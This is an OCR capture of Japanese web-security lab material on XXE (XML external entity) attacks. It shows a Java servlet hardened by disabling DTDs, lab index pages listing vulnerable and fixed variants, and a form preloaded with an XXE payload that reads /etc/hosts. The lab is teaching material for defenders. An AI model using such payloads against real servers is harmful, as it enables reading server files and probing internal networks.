
/var/www/html/4e/C4e_023a.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→サーバ： リクエスト 4e/4e-022a.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e/C4e_023a.java → レスポンス 】



4e-024a:XXE対策済みXML読み込みJava版(正常系データ)


【ブラウザ】


- 4.14.3 XML外部実体参照（XXE）
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)


以下は攻撃用データ。ダウンロードして利用下さい。

1. xxe-00 :正常系XMLデータ
2. xxe-01 :XXE攻撃（サーバー内ファイルの読み出し）
3. xxe-02 :XXE攻撃（内部ネットワークのアクセス）
4. xxe-02 :XXE攻撃（内部ネットワークのアクセス+base64）

```
19 <li>4.14.3 XML外部実体参照（XXE）</li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃（サーバー内ファイルの読み出し）</a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃（内部ネットワークのアクセス）</a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃（内部ネットワークのアクセス+base64）</a></li>
40 </ol>
```







【サーバ： 4e/4e-024a.html 】

/var/www/html/4e/4e-024a.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="5">
&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-8&quot; ?&gt;
&lt;user&gt;
&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;東京都港区&lt;/address&gt;
&lt;/user&gt;
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023a.java 】


/var/www/html/4e/C4e_023a.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→サーバ： リクエスト 4e/4e-022a.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e3/C4e_023a.java → レスポンス 】




4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)


【ブラウザ】


- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
  3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
  4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```







【サーバ： 4e/4e-922a.html 】

/var/www/html/4e/4e-922a.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="6">
&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-8&quot; ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY hosts SYSTEM "/etc/hosts"&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;hosts;&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023a.java 】

